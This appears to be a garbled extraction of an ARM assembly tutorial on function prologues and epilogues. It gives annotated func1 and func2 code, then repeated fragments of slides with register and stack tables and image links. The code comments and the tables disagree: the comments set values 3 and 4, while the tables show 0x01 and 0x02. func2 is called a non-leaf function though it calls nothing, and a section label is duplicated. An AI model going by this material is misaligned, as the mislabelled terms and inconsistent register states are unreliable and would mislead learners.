
```
/* F1.1 PROLOGUE of a non-leaf function – func1 */  
push {r11, lr} /* Start of the prologue. Saving Frame Pointer and LR onto the stack */  
add r11, sp, #0 /* Setting up the bottom of the stack frame */  
sub sp, sp, #16 /* End of the prologue. Allocating some buffer on the stack */  
  
/* F1.2 BODY of a non-leaf function – func1 */  
mov r0, #3 /* setting up local variables (a=3). This also serves as setting up the first parameter for the max function */  
mov r1, #4 /* setting up local variables (b=4). This also serves as setting up the second parameter for the max function */  
bl func2 /* Calling/branching to function max */  
  
/* F1.3 EPILOGUE of a non-leaf function – func1 or main */  
sub sp, r11, #0 /* Start of the epilogue. Readjusting the Stack Pointer */  
/* End of the epilogue. Restoring Frame pointer from the stack, jumping to previously saved LR via direct load into PC */  
pop {r11, pc}
```

func2:

```
/* F2.1 PROLOGUE of a non-leaf function – func2 */  
push {r11} /* Start of the prologue. Saving Frame Pointer onto the stack */  
add r11, sp, #0 /* Setting up the bottom of the stack frame */  
sub sp, sp, #12 /* End of the prologue. Allocating some buffer on the stack */  
  
/* F2.2 BODY of a non-leaf function – func2 – do nothing*/  
  
/* F2.2 EPILOGUE of a non-leaf function – func2 */  
add sp, r11, #0 /* Start of the epilogue. Readjusting the Stack Pointer */  
pop {r11} /* restoring frame pointer */  
bx lr /* End of the epilogue. Jumping back to main via LR register */
```





Functions



REGISTERS

R0	R1	R11	LR



Functions



REGISTERS

R0	R1	R11	LR
		0x00000000	



Functions



REGISTERS

R0	R1	R11	LR
		0x00000000	



Functions



REGISTERS

R0	R1	R11	LR
0x01		0x00000000	


Functions



REGISTERS

R0	R1	R11	LR
0x01	0x02	0x00000000	



Functions



STACK	
0x000000F8	
0x00000100	

REGISTERS			
R0	R1	R11	LR
0x01	0x02	0x00000000	


Functions




REGISTERS

R0	R1	R11	LR
0x01	0x02	0x00000000	


Functions




Functions



Functions



Functions



